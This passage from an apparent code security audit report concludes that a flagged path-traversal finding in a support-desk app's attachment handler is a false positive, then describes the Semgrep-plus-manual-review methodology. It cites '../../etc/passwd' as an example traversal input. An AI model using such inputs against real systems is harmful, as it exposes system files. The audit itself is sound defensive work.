attachments folder, ../../etc/passwd is blocked. A naive send_file(user_input) pattern match would flag it, but the guard makes it non-exploitable — a False Positive. Minor hardening note: the check uses str.startswith, which could prefix-match a sibling dir like attachments_x; no such directory exists here, so it is not exploitable, but os.path.commonpath would be more robust.

Security Impact

None — canonicalization plus the containment check prevent escaping the attachments directory.

Remediation

No remediation required. Optional hardening: compare with os.path.commonpath, and apply the same guard to download_attachment() (Finding 5).

Appendix A — Methodology & Full Scan Output

Methodology

- Unzipped supportdesk-app.zip and reviewed all source (app.py, models.py, utils.py, templates).
- Installed Semgrep v1.168.0 in a Python virtual environment and ran semgrep scan --config auto ..
- Treated tool output as a starting point: manually traced each request parameter (source) to each dangerous sink and validated exploitability in context.
- Classified each finding True/False Positive with impact and remediation.

Full Semgrep Scan (all files)

Semgrep full scan — 22 findings across the codebase (summary visible)

Raw machine-readable results are included in the repository as semgrep_results.txt and semgrep_results.json.